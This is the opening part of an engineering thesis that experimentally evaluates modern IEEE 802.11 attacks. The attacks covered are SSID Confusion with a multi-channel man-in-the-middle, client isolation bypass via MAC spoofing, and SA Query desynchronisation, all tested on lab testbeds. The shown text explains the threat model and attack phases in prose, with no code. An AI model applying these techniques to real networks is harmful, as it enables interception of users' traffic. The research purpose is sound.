



**FACULTY OF COMPUTER SCIENCE, ELECTRONICS AND
TELECOMMUNICATIONS**

DEPARTMENT OF TELECOMMUNICATIONS

ENGINEERING THESIS

Experimental Analysis of Modern Attacks Against IEEE 802.11 Networks

Analiza eksperymentalna współczesnych ataków na sieci IEEE 802.11

Author: Maciej Klimek
Adrian Listkiewicz

Field of study: Information and Communication Technologies

Thesis supervisor: prof. dr hab. inż. Szymon Szott

Krakow, 2026

*We would like to thank dr hab.
inż. Marek Natkaniec, prof.
AGH and fellow student Jan Guz
for providing part of the
hardware used in this thesis.*

Contents

1	Introduction	10
2	Wi-Fi Security: Background and State of the Art	13
2.1	Evolution of Wi-Fi Security	13
2.2	Modern Wi-Fi Vulnerabilities	14
3	SSID Integrity Vulnerability	17
3.1	Background and Threat Model	19
3.2	Client-Specific Behaviour Study	22
3.3	C-SBS: Test Cases and Results	30
3.4	Multi-Channel Man in the Middle	45
3.5	MC-MitM – Experimental Attack Execution	49
3.6	Summary	58
4	Queue Security Context	60
4.1	MAC Spoofing and Breaking Client Isolation	62
4.2	Security Association Query Desynchronisation	73
4.3	SAQD: Test Cases and Results	77
4.4	4-Way Handshake Queuing	85
4.5	Summary	88
5	Conclusions	90
5.1	Summary of Key Findings	90
5.2	Contributions and Extended Analysis	90
5.3	Limitations and Future Work	92
5.4	Final Remarks	92

Figures

2.1	Simplified timeline of Wi-Fi security evolution.	13
3.1	High-level illustration of SIV.	21
3.2	C-SBS – Frame flow in the Standard Model attack.	26
3.3	C-SBS – Frame flow in the Optimised Model attack.	28
3.4	C-SBS Test 1 – Samsung device UI showing a successful connection. .	32
3.5	C-SBS Test 1 – Phase 1: AP initialization, broadcasting of <i>connectssid</i> .	32
3.6	C-SBS Test 1 – Phase 2: AP broadcasts manipulated SSID <i>changedssid</i> in probe response.	32
3.7	C-SBS Test 1 – Phase 3: Client successfully authenticates, associates and exchanges data with the manipulated network.	33
3.8	C-SBS Test 2 – Samsung device UI showing that the device is no longer connected to <i>connectssid</i> , while the manipulated SSID <i>changedssid</i> appears among the available networks.	34
3.9	C-SBS Test 2 – Phase 1: AP broadcasts <i>connectssid</i> . Client success- fully connects.	34
3.10	C-SBS Test 2 – Phase 2: AP starts broadcasting manipulated SSID <i>changedssid</i> in probe responses.	35
3.11	C-SBS Test 2 – Phase 3: Noticing the SSID change, the client initiates disassociation, causing the AP to subsequently disconnect it.	35
3.12	C-SBS Test 3 – Phase 1: AP broadcasting <i>connectssid</i>	36
3.13	C-SBS Test 3 – Phase 2: AP starting broadcasting manipulated SSID <i>changedssid</i>	36
3.14	C-SBS Test 3 – Phase 3: Client fails to complete authentication and association due to SSID mismatch.	36
3.15	C-SBS Test 4 – Phase 1: AP broadcasting <i>connectssid</i> and client connection sequence.	37
3.16	C-SBS Test 4 – Phase 2: AP starting broadcasting manipulated SSID <i>changedssid</i>	37
3.17	C-SBS Test 4 – Phase 3: Client fails to maintain the connection due to SSID mismatch.	37
3.18	C-SBS Test 5 – Samsung device UI showing a successful connection to the manipulated SSID under WPA3 and the Standard Model. . . .	38
3.19	C-SBS Test 5 – Phase 1: AP broadcasts legitimate SSID <i>connectssid</i> .	38
3.20	C-SBS Test 5 – Phase 2: AP broadcasts manipulated SSID <i>changedssid</i> .	38
3.21	C-SBS Test 5 – Phase 3: Client successfully completes authentication and association despite SSID mismatch.	39

3.22	C-SBS Test 6 – Phase 1: Client successfully connects to the AP broadcasting the legitimate SSID <i>connectssid</i>	39
3.23	C-SBS Test 6 – Phase 2: AP begins broadcasting the manipulated SSID <i>changedssid</i> after the connection has been established.	40
3.24	C-SBS Test 6 – Phase 3: Client cannot maintain the connection and is subsequently disconnected due to SSID mismatch.	40
3.25	C-SBS Tests – Representative client-side screenshots showing connection states for Motorola WPA3 Standard Model (left) and iPhone 15 Open Network Optimised Model (right).	42
3.26	C-SBS Tests – Representative client-side screenshots showing Windows PC connection states in the WPA2 Optimised Model (top) and WPA3 Optimised Model (bottom).	43
3.27	MC-MitM – Topology.	45
3.28	MC-MitM – Frame exchange sequence.	46
3.29	MC-MitM Attack – Virtual network topology.	49
3.30	MC-MitM Attack – Phase 1: SSID manipulation across channels: frame observation on channel 1 (top) followed by the corresponding forwarded frames on channel 11 (bottom).	51
3.31	MC-MitM Attack – Phase 2: manipulated association: frames observed on channel 11 (top) followed by the corresponding forwarded and modified frames on channel 1 (bottom).	52
3.32	MC-MitM Attack – Phase 3: connection maintenance: frames forwarded from channel 1 (top) to channel 11 (bottom) during steady-state MC-MitM operation.	53
3.33	MC-MitM Attack – Simultaneous observation of different frame types across channels: Beacon frames on channel 1 (left) and QoS data frames on channel 11 (right) during MC-MitM operation.	53
3.34	MC-MitM Attacks – TP-Link AP ↔ Dell Latitude 5420 connection.	55
3.35	MC-MitM Attacks – Wireshark preamble info.	56
4.1	MSBCI – Frame exchange sequence.	63
4.2	Virtual MSBCI – Network topology for virtualized testbed with an Attacker (A) and Victim (V).	64
4.3	Virtual MSBCI – Packet capture showing successful DHCP address assignment to the victim, followed by an outgoing TCP SYN packet transmitted by the victim.	67
4.4	Virtual MSBCI – Packet capture showing IP reassignment after attacker reassociation, followed by the TCP SYN/ACK response forwarded by the AP and received by the attacker under the victim’s MAC address.	68
4.5	Physical MSBCI – Network Topology for testbed with an Attacker (A) and Victim (V).	69
4.6	Physical MSBCI – AP status page.	69
4.7	Physical MSBCI – Wireless security configuration (WPA2-Personal).	69
4.8	Physical MSBCI – Advanced wireless settings with AP isolation enabled.	70

4.9	Physical MSBCI – Victim successfully connected to the AP.	70
4.10	Physical MSBCI – Victim deauthentication frame.	71
4.11	Physical MSBCI – Attacker successfully connected using Victim’s MAC address.	71
4.12	SA Query – Message exchange during the SA Query procedure. . . .	74
4.13	SA Query – Attack Flow.	76
4.14	Virtual SAQD – Network topology for SA Query with an Adversary (AD) and Client (C).	78
4.15	Virtual SAQD – Client successfully connected to the AP with PMF enabled.	79
4.16	Virtual SAQD – PMF indication in Beacon frame from the AP. . . .	79
4.17	Virtual SAQD – Malformed Association Request with the Sleep bit set.	80
4.18	Virtual SAQD – Association Response status.	80
4.19	Virtual SAQD – Frame trace captured during Phase 3 of the attack. .	81
4.20	Virtual SAQD – Unprotected deauthentication frame – security status.	81
4.21	SAQD Attacks – Samsung hotspot configuration.	83
4.22	SAQD Attacks – Frame trace for a non-vulnerable device (Orange FunBox 6) showing immediate SA Query exchange and client response.	83
4.23	4-WHQ – Threat model and message flow for the 4-way handshake queuing scenario.	86
4.24	4-WHQ – High-level architecture of the Wi-Fi testing framework [35].	87

Tables

1.1	Individual contributions of the authors across the main research areas.	12
2.1	Comparison of selected Wi-Fi attacks considered for experimental evaluation.	16
3.1	C-SBS Tests – Samsung phone specifications.	30
3.2	C-SBS Tests – Vulnerability summary for Samsung A52s 5G.	40
3.3	C-SBS Tests – Vulnerability matrix by device and network configuration.	41
3.4	MC-MitM Attacks – Summary of MC-MitM vulnerability across virtual and real-world device pairs.	57
4.1	Physical MSBCI – Comparison of Virtual testbed and Physical AP. .	72
4.2	SAQD Attacks – Attack vulnerability across devices.	84

Listings

3.1	C-SBS – Script to prepare the Wi-Fi interface for AP mode.	23
3.2	C-SBS – Script to manage systemd-resolved service.	23
3.3	C-SBS – Script to launch the DHCP server using dnsmasq.	24
3.4	C-SBS – Example <code>hostapd</code> configuration for WPA3-Personal.	24
3.5	C-SBS – Commands for traffic capture using a monitor interface.	25
3.6	C-SBS Tests – Disabling systemd-resolved to free port 53.	30
3.7	C-SBS Tests – Preparing the Wi-Fi interface for AP mode.	31
3.8	C-SBS Tests – Launching the DHCP server and client connection.	31
3.9	C-SBS Test 1 – <code>Hostapd</code> output for Standard Model attack on an open network.	33
3.10	C-SBS Test 2 – <code>Hostapd</code> output for Optimised Model attack on an open network.	35
3.11	C-SBS Test 3 – <code>Hostapd</code> output for Standard Model attack on WPA2.	36
3.12	C-SBS Test 4 – <code>Hostapd</code> output for Optimised Model attack on WPA2.	37
3.13	C-SBS Test 5 – <code>Hostapd</code> output for Standard Model attack on WPA3.	39
3.14	C-SBS Test 6 – <code>Hostapd</code> output for Optimised Model attack on WPA3.	40
3.15	MC-MitM – Phase 1: Beacon and Probe Response modification.	47
3.16	MC-MitM – Rewriting Association Request frames during Phase 2.	47
3.17	MC-MitM – Establishing MitM state after authentication or association.	47
3.18	MC-MitM – Forwarding frames on the rogue channel during Phase 3.	48
3.19	MC-MitM Attack – <code>Hostapd</code> configuration with PMF enabled.	50
3.20	MC-MitM Attack – <code>Wpa_supplicant</code> configuration compatible with WPA3.	50
3.21	MC-MitM Attack – Terminal output during Phase 2 (manipulated association and handshake forwarding).	52
3.22	MC-MitM Attack – <code>Hostapd</code> logs showing successful association and key establishment during Phase 2.	52
3.23	MC-MitM Attack – <code>Wpa_supplicant</code> logs showing client-side authentication and association under manipulated SSID context.	52
3.24	MC-MitM Attack – Terminal output during Phase 3 (connection maintenance and sleep-bit correction).	53
3.25	MC-MitM Attacks – Manipulated association, key establishment, and bidirectional encrypted traffic.	55
3.26	MC-MitM Attacks – ASUS ROG AP event log during experiment.	56
4.1	Virtual MSBCI – <code>Hostapd</code> configuration.	65
4.2	Virtual MSBCI – <code>Dnsmasq</code> configuration.	65

4.3	Virtual MSBCI – Configuration of <code>wpa_supplicant</code>	65
4.4	Virtual MSBCI – Attacker terminal logs showing victim association. .	66
4.5	Virtual MSBCI – <code>Hostapd</code> logs showing victim association.	66
4.6	Virtual MSBCI – <code>Dnsmasq</code> logs showing victim DHCP assignment. .	66
4.7	Virtual MSBCI – Attacker terminal logs showing outgoing TCP SYN. .	66
4.8	Virtual MSBCI – <code>wpa_supplicant</code> logs showing victim deauthentication and attacker reassociation.	67
4.9	Virtual MSBCI – <code>Hostapd</code> logs showing reassociation under the victim's MAC address.	67
4.10	Virtual MSBCI – <code>Dnsmasq</code> logs showing IP reassignment after context replacement.	67
4.11	Virtual MSBCI – Attacker terminal logs with received TCP response. .	68
4.12	Physical MSBCI – Victim association and DHCP assignment.	70
4.13	Physical MSBCI – Victim outgoing TCP SYN.	71
4.14	Physical MSBCI – Victim deauthentication and attacker reassociation. .	71
4.15	Physical MSBCI – Attacker intercepting the victim's TCP response. .	71
4.16	Virtual SAQD – <code>Hostapd</code> configuration with PMF enabled.	78
4.17	Virtual SAQD – <code>wpa_supplicant</code> configuration compatible with WPA3. .	78
4.18	Virtual SAQD – Terminal logs client connection.	79
4.19	Virtual SAQD – <code>Hostapd</code> logs client connection.	79
4.20	Virtual SAQD – Terminal logs with malformed Assoc Req/Sleep-bit injection.	80
4.21	Virtual SAQD – Simplified <code>hostapd</code> logs illustrating SA Query initiation and buffering.	80
4.22	Virtual SAQD – Terminal logs showing unprotected deauthentication. .	81
4.23	Virtual SAQD – <code>Hostapd</code> logs with association status and client deauthentication.	81
4.24	SAQD Attacks – Terminal output for Samsung Galaxy a52 5G testcase. .	83

Chapter 1

Introduction

Wireless networks based on the IEEE 802.11 standard are a core component of modern communication systems and are widely deployed across residential, enterprise, and public environments. Although the standard specifies protocol behaviour, practical implementations depend on vendor-specific chipsets and drivers, which often differ in their handling of management and security mechanisms. Prior research has shown that such differences can lead to security weaknesses, including flaws in key management, frame processing, and protocol state handling, as demonstrated by attacks on WPA2 and WPA3 mechanisms [1, 2].

Wireless transmissions inherently allow adversaries within radio range to observe and inject frames, increasing the attack surface compared to wired networks. This risk is amplified by common user behaviour, as mobile devices frequently connect to multiple and previously unknown Wi-Fi networks, often without properly verifying their security properties [3, 4]. Given that a significant portion of end-user Internet traffic is carried over Wi-Fi networks, vulnerabilities in IEEE 802.11 security mechanisms can have broad practical impact [5].

The primary objective of this work is to evaluate the practical feasibility and impact of selected Wi-Fi threat models through controlled experimentation on both virtual and physical platforms. The study seeks to bridge gaps between theoretical vulnerability analyses and observed behaviour in real devices, highlighting the implications of protocol and implementation weaknesses under realistic conditions. We aim to closely examine the behaviour of different devices and experimentally verify how they respond in various scenarios. To structure this investigation, the following research questions are posed:

- What conditions must be met for such attacks to occur?
- Are commercial off-the-shelf (COTS) devices vulnerable?
- What factors determine whether a device is vulnerable?
- How feasible are the analysed Wi-Fi attacks in practice?
- What practical consequences do the experimental results reveal?

All the aforementioned research questions are addressed through systematic experimental testing on virtual and physical Wi-Fi testbeds. Experiments include controlled interactions between clients and access points (APs), crafted frame injections, and observation of security procedures under various threat models. The behaviour of devices is analyzed by capturing frames, observing client interactions

from the perspective of their user interfaces, and carefully examining the resulting system responses. This approach allows us to understand both the low-level protocol behaviour and the high-level user experience under different attack scenarios.

The experimental setup comprises multiple AP implementations, including software-based solutions such as `hostapd`, as well as COTS devices. Clients include mobile devices such as smartphones and tablets, as well as desktop and laptop computers with various operating systems and hardware configurations. The testbeds enable precise control over frame injection, monitoring, and logging, ensuring reproducible results and objective comparison across scenarios.

Software components such as `hostapd` and `wpa_supplicant` are used to create flexible testbed configurations that support both fully virtual experiments and setups involving physical wireless devices [6]. These components allow the same tools and configurations to be reused across different experimental scenarios, enabling controlled interaction between APs and clients under varying assumptions about the network environment.

Traffic capture and protocol analysis are performed using `Wireshark` and its command-line counterpart `tshark`, allowing detailed inspection of IEEE 802.11 management, control, and data frames [7, 8]. Experiment execution and monitoring are supported by scripts written in Python and C, including existing and adapted tools, which are used to automate configuration, frame injection, and logging. This setup provides fine-grained control over experimental conditions and supports systematic evaluation of device behaviour across different test scenarios.

The author’s contributions (listed in Table 1.1) include the experimental analysis of selected Wi-Fi threat models, evaluation of vulnerabilities on real devices, and documentation of observed behaviours across a variety of AP and client implementations. This encompasses detailed analysis of device behaviour on Linux (`hostapd`), Android, Windows, and embedded AP hardware.

The remainder of this thesis is organized as follows. Chapter 2 provides essential background on the evolution of Wi-Fi security and reviews the current state of the art in selected protocol vulnerabilities. Subsequently, Chapter 3 presents an experimental analysis of the SSID Integrity Vulnerabilities (SIV), demonstrating how network identification can be compromised. Following this, Chapter 4 investigates Queue Security Context (QSC) vulnerabilities, focusing on attacks that exploit implementation-specific behaviours in frame queuing. Finally, Chapter 5 summarizes the findings of this work and discusses their broader implications for Wi-Fi security.

Table 1.1: Individual contributions of the authors across the main research areas.

Maciej Klimek	
SSID Integrity Vulnerability	Queue Security Context
• Client-specific behavioural study testbed - research and preparation • Behavioural test cases: – Samsung A52s 5G – Motorola Edge 30 – Lenovo Tab M11 – Windows 11 PC – Kali Linux PC • Multi-channel MitM scenarios: – TP-Link TL-WR841N ↔ Dell Latitude 5420 – TP-Link TL-WR841N ↔ Samsung A52s 5G – TP-Link TL-WR841N ↔ iPhone 11	• SA Query desynchronization testbeds: – Virtual setup – Samsung A52s 5G – Motorola Edge 30 neo – Lenovo Tab M11 – Orange Home Router • 4-way handshake queue vulnerability: – <i>wifi-framework</i> based implementation – <i>Scapy</i>-based implementation – Experimental evaluation
Adrian Listkiewicz	
SSID Integrity Vulnerability	Queue Security Context
• Multi-channel Man-in-the-Middle testbed - research and preparation • Behavioural test cases: – iPhone 15 – iPhone 11 – iPad Air (4th generation) – Ubuntu 20.04 PC • Multi-channel MitM scenarios: – Virtual setup – ASUS ROG Rapture GT-AXE16000 ↔ Dell Latitude 5420 – ASUS ROG Rapture GT-AXE16000 ↔ Samsung A52s 5G – ASUS ROG Rapture GT-AXE16000 ↔ iPhone 11	• SA Query desynchronization testbeds: – iPhone 15 – iPhone 11 – iPhone SE (2020) – ASUS ROG Rapture – TP-Link TL-WR841N • MAC Spoofing and Breaking Client Isolation – Testbed setup – Virtual and TP-Link TL-WR841N testcase

Chapter 2

Wi-Fi Security: Background and State of the Art

This chapter provides the conceptual and technical background necessary for understanding the security implications analysed in the remainder of this thesis. It outlines the historical evolution of Wi-Fi security mechanisms, reviews the state of the art in contemporary Wi-Fi attacks, and motivates the classification of vulnerabilities that form the basis for the experimental analysis presented in subsequent chapters.

2.1 Evolution of Wi-Fi Security

The development of Wi-Fi security mechanisms has been fundamentally driven by the discovery, analysis, and exploitation of protocol vulnerabilities. Rather than evolving purely through proactive design, successive security standards have largely emerged as responses to concrete attacks that exposed limitations in earlier assumptions and implementations. Figure 2.1 provides a simplified timeline of this evolution. A key example of a driving factor in this process is the *KRACK attack*, which exposed critical flaws in WPA2 [9, 10]. It demonstrated that even strong cryptographic algorithms are insufficient if protocol state transitions and key management are incorrectly specified or implemented. As a result, Wi-Fi security research shifted from a narrow focus on cryptographic primitives toward a broader analysis of protocol logic, state handling, and AP behaviour under adversarial conditions [10, 11].




Figure 2.1: Simplified timeline of Wi-Fi security evolution.

As a direct consequence of KRACK and related findings, WPA3 was introduced with stricter security requirements and a more realistic threat model [12, 13]. A central change in WPA3 is the replacement of the Pre-Shared Key (PSK) handshake with Simultaneous Authentication of Equals (SAE), also known as the Dragonfly handshake. SAE provides forward secrecy and resistance against offline dictionary attacks by deriving session keys through an authenticated key exchange rather than direct key reuse. While the *Dragonblood attacks* have shown that SAE may be vulnerable to implementation and side-channel issues [14], this thesis concentrates on protocol behaviour beyond the handshake, including management frame handling and AP logic.

WPA3 also mandates the use of Protected Management Frames (PMF). PMF extends cryptographic protection to selected IEEE 802.11 management frames, such as deauthentication and disassociation frames, which were previously transmitted without integrity protection. By authenticating and encrypting these frames, PMF prevents attackers from sending spoofed disconnect messages that could forcibly break client associations and drive denial-of-service attacks [15]. While this class of attacks has long been recognized in Wi-Fi security research, recent work confirms that deauthentication-related vectors remain relevant in practice and highlights the importance of correct PMF implementation [16], including the use of the Broadcast/Multicast Integrity Protocol (BIP), which protects management frames by appending a cryptographic Management Message Integrity Code (MMIC) to ensure their authenticity and integrity.

2.2 Modern Wi-Fi Vulnerabilities

Despite improvements, research shows that modern Wi-Fi standards remain susceptible to protocol logic flaws. To investigate these weaknesses, we conducted a preliminary review of recent Wi-Fi security research, focusing on attacks targeting modern IEEE 802.11 networks and WPA3-enabled deployments. Approaches requiring specialized hardware, precise clock synchronization, or non-public software implementations were excluded. The outcome of this initial screening, including hardware and software requirements as well as the availability of reference implementations, is summarized in Table 2.1, which lists the attacks we selected after the preliminary filtering.

From this set, we chose two representative attacks as the primary focus of this thesis: *SSID Confusion* and *Framing Frames* [1, 2]. These attacks were selected due to their practical feasibility, availability of reference implementations, and direct relevance to modern WPA3-enabled networks.

Analysis of these two attacks reveals recurring weaknesses in contemporary Wi-Fi systems. The *SSID Confusion* attack demonstrates that the SSID field is not consistently authenticated across management frames, allowing ambiguities in network identification and client association even when PMF is enabled [1]. Similarly, the *Framing Frames* work highlights that APs have significant freedom in how frames are queued, processed, and bound to security contexts, enabling attackers to exploit timing and context replacement without violating cryptographic guarantees [2]. Based on the behaviour observed in these two works, we define two high-level

classes of vulnerabilities to guide the analysis in this thesis:

- **SSID Integrity Vulnerability (SIV):** Attacks that exploit insufficient authentication or validation of network identity information carried in Wi-Fi management frames, potentially causing clients to associate with unintended or malicious networks. This class is based on the *SSID Confusion* attack.
- **Queue Security Context Vulnerability (QSC):** Attacks that target AP behaviour related to frame queuing and security context handling, enabling unintended frame processing despite correct authentication and encryption. This class is based on the *Framing Frames* attack.

This classification provides a structured framework for the remainder of the thesis. In the following chapters, we analyze SIV-type vulnerabilities and QSC-type vulnerabilities in detail, illustrating how these two classes capture the key weaknesses identified in our selected case studies.

Research Paper	Available Materials	Hardware Requirements	Software Requirements
Framing Frames: Bypassing Wi-Fi Encryption by Manipulating Transmit Queues [2]	Research paper; video presentation; public GitHub repository	1× Wi-Fi NIC with monitor mode and frame injection; AP with PMF (802.11w)	Low-level MAC frame injection; transmit queue manipulation; client isolation bypass
SSID Confusion: Making Wi-Fi Clients Connect to the Wrong Network [1]	Research paper; public GitHub repository; testbed description	2× Wi-Fi NICs in active monitor mode (multi-channel); AP supporting WPA2/WPA3	Modified <code>hostapd</code> for rogue SSID broadcasting; multi-channel MitM functionality; channel synchronization
A Security Analysis of WPA3-PK: Implementation and Precomputation Attacks [17]	Research paper; public GitHub repository	1× Wi-Fi NIC ; AP supporting WPA3 SAE	PKHash precomputation and manipulation; ARP poisoning (Scapy); client IP discovery (nmap)
FragAttacks: Forging Frames in Protected Wi-Fi Networks [18]	Research paper; public GitHub repository	1× Wi-Fi NIC ; AP supporting IEEE 802.11n/ac; controlled DNS server	Forged A-MSDU and fragmented frames; additional packet crafting (Scapy); detailed traffic inspection
Dragonblood: Analyzing the Dragonfly Handshake of WPA3 [14]	Research paper; proof-of-concept code	1× Wi-Fi NIC ; AP supporting WPA3 SAE	Modified <code>hostapd</code> ; patched <code>wpa_supplicant</code> ; timing and cache-based side-channel analysis
CUT-IT: Deauthentication Attacks on Protected Management Frames [16]	Research paper	1× Wi-Fi NIC with management frame injection; AP with PMF (802.11w)	Crafted deauthentication frames; SA Query state machine manipulation

Table 2.1: Comparison of selected Wi-Fi attacks considered for experimental evaluation.

Chapter 3

SSID Integrity Vulnerability

This chapter is dedicated to the testing and evaluation of how the handling of the Service Set Identifier (SSID) within various frames by different devices (and their respective firmware) creates potential threats. While client data transmission is protected by numerous cryptographic safeguards, the management frames that orchestrate network connections have historically been less secure [11]. In modern Wi-Fi, some of these frames are protected under the PMF functionality specified in the IEEE 802.11 standard [15]. However, as this chapter details, this protection is not comprehensive.

For users, the SSID remains the primary criterion for network selection. While the IEEE 802.11 standard includes mechanisms to ensure its integrity, many research analyses have revealed significant gaps. Vanhoef and Gollier recently demonstrated how these gaps allow for a range of malicious actions, a category of threats the authors defined as *SSID Confusion* [1]. Our goal is to analyze these kinds of attacks, their feasibility, present relevant threat models, and investigate the behaviour of clients and AP across various virtual and physical scenarios. The experimental evaluations presented in the subsequent sections of this chapter are categorized as follows:

- **Background and threat model** – outlines the key concepts of network discovery relevant to the attack, explains how unprotected management frames create a window of vulnerability, and details the *SSID Confusion* threat model by defining the actors, assumptions, and objectives of the attack.
- **Client-specific behaviour study** – describes the isolated testbed setup used to evaluate how different client devices handle SSID manipulation and introduces the two primary attack scenarios tested (Standard and Optimised Model).
- **Test cases and results** – presents a representative test case illustrating the complete experimental workflow across all evaluated network configurations (Open, WPA2-Personal, and WPA3-Personal), accompanied by summary tables highlighting the key findings for the tested devices.
- **Multi-channel Man-in-the-Middle (MC-MitM)** – describes the architecture and frame-flow logic of a practical SSID-based MitM attacker operating across multiple channels, detailing the three attack phases and the selective manipulation of IEEE 802.11 management frames.

- **MC-MitM experimental evaluation** – presents the execution of the SSID-based MC-MitM attack in both virtualized and real-world environments, including detailed frame-level analysis, terminal logs, and validation on commercial AP and client devices.
- **Summary** – analyzes the security implications of the experimental results, highlights differences between client and AP implementations, discusses limitations of the evaluation, and summarizes the overall findings of the chapter.

3.1 Background and Threat Model

The initial step taken by a station when attempting to join a wireless network is the discovery phase, during which the client identifies available APs and gathers the information required for subsequent association. Depending on the network environment and client behaviour, this discovery process can be carried out in two primary ways:

- **passively** – by receiving and processing beacon frames periodically transmitted by an AP,
- **actively** – by sending probe requests and awaiting probe responses to obtain key network information, including the SSID.

A critical factor for the vulnerabilities discussed within this thesis is that under current standards, such as Wi-Fi 6 (IEEE 802.11ax), probe request and response frames are not protected by PMF. This omission makes them susceptible to spoofing by an attacker [1]. While the emerging Wi-Fi 7 (IEEE 802.11be) standard introduces mandatory support for beacon protection, its slower adoption leaves a window of vulnerability that the experiments shown below explore.

The beacon protection mechanism introduced in Wi-Fi 7 covers not only beacon frames but also probe responses. It does so by cryptographically signing key information elements within beacons and probe responses, enabling the client to verify their integrity. This effectively eliminates spoofed probe responses, makes the creation of rogue APs significantly more difficult in many scenarios, and substantially complicates security downgrade attacks during the network discovery phase [19].

The practical section of this chapter, detailed in Sections 3.3 and 3.5, demonstrates the significance of these preventive measures. At first glance, the SSID may appear to be merely a human-readable network identifier of limited consequence. However, as shown by Vanhoef and Gollier, manipulating the SSID across various management frames can expose significant security flaws [1]. Importantly, the nature of these flaws often depends *on specific firmware implementations, as well as environmental factors* such as timing and signal strength. These dependencies are highlighted in the MitM experimental testbed discussed in Sections 3.4 and 3.5.

3.1.1 Threat Model

The threat model can be defined by a specific set of actors and assumptions that enable an *SSID Vulnerability Man-in-the-Middle* scenario. In this model, an intermediary device is positioned between the client and the AP, where it intercepts the communication and selectively modifies the SSID field within the intercepted management frames.

Actors The vulnerability model involves three key actors, each playing a distinct role in the SSID manipulation attack. The roles and responsibilities of these actors are described as follows:

- **Victim Client:** A standard Wi-Fi device configured to connect to a valid network, here labeled as *goodnetwork*.

- **Adversary’s Proxy AP:** A rogue AP controlled by the adversary. This AP impersonates a legitimate network by broadcasting the SSID *goodnetwork*. Its purpose is to act as a transparent bridge, to fool the Victim into connecting to a different network.
- **Target Network AP:** A separate, unrelated AP broadcasting an SSID labelled *testnetwork*. This is the network to which the adversary will try trick the client to connect to.

It is important to distinguish the labelled networks, i.e., *goodnetwork* and *testnetwork*. The naming convention might seem contradictory given that the adversary’s proxy AP advertises *goodnetwork*, but this naming convention is logical from the client’s point of view, which is the perspective we adopt for this model.

Assumptions The core assumption of this model is that the adversary can position themselves as an MitM between the victim client and the target AP. The adversary’s goal is not to have the client connect directly to their proxy, but rather to transparently forward and manipulate traffic so the client unknowingly connects to the *testnetwork* while believing it is connected to *goodnetwork*, as illustrated in Figure 3.1. This effect is achieved by rewriting the SSID in specific management frames during the connection process. The adversary’s proxy AP performs several key actions:

1. During the discovery phase, it intercepts the victim’s probe requests for *goodnetwork*, changes the SSID to *testnetwork*, and forwards them to the target AP. Conversely, it rewrites the SSID in beacons and probe responses from *testnetwork* back to *goodnetwork* before forwarding them to the victim.
2. When the victim initiates a connection, the adversary rewrites the SSID in the Association Request frame from *goodnetwork* to *testnetwork*. Since the subsequent Association Response from the AP does not contain an SSID, it can be forwarded without modification.
3. After the connection is established, the adversary must continuously forward all traffic between the victim and the *testnetwork*, ensuring that any frames sent to the victim that might reveal the true network name (*testnetwork*) are modified to show *goodnetwork* instead.

This setup ensures that, from the client’s perspective, it is securely connected to *goodnetwork*, while in reality its traffic is transparently relayed by the adversary to a different network. This is made possible because *goodnetwork* is a replica of *testnetwork*, sharing the same Basic Service Set Identifier (BSSID) and security configuration but operating on a different channel (in the same frequency band), while the adversary simultaneously impersonates the client’s MAC address toward the AP, remaining indistinguishable to both endpoints. This setup is further extended in Section 3.4.

Vulnerability Definition A client is considered vulnerable if it successfully establishes a connection to the adversary’s proxy AP while the user interface (and underlying operating system) reports a secure connection to *goodnetwork*. As illustrated in Figure 3.1, the adversary broadcasts a rogue SSID impersonating the legitimate network and transparently forwards the victim’s traffic through its own machine to the actual *testnetwork*. Crucially, this forwarding occurs without any indication to the victim that the connection is being proxied, thereby violating the integrity of the network authentication process.




Figure 3.1: High-level illustration of SIV.

Adversary Objectives By successfully placing their proxy AP between the victim and the actual network connection, the adversary achieves a powerful MitM position. This position allows them to intercept, inspect, modify, or redirect all of the victim’s network traffic. This can also be used to bypass client-side, SSID-based security policies, such as rules that activate a VPN only when connected to the supposedly trusted *goodnetwork* [1].

3.2 Client-Specific Behaviour Study

With the vulnerability model established, this section transitions to a practical client-specific behaviour study (C-SBS). Before constructing MitM experiments, we first validate the premise of the attack in an isolated environment. The primary goal here is to determine if different types of client devices are actually vulnerable to SSID Integrity manipulation. To achieve this, we adopt the test methodology proposed by Vanhoef and Gollier, i.e., we manipulate the broadcasted SSID in real-time using the `hostapd` control interface [6, 20]. In this controlled setup, we observe how various clients react to two distinct attack scenarios: the Standard Model and the Optimised Model (defined below). The presented analysis serves as a foundational proof-of-concept. By verifying this basic vulnerability, we can justify and properly design the more complex experiments that follow.

3.2.1 Testbed Setup

To evaluate the vulnerability of client devices, a dedicated experimental testbed was designed. It consists of several key components that together enable controlled manipulation of the connection process and detailed observation of client behaviour:

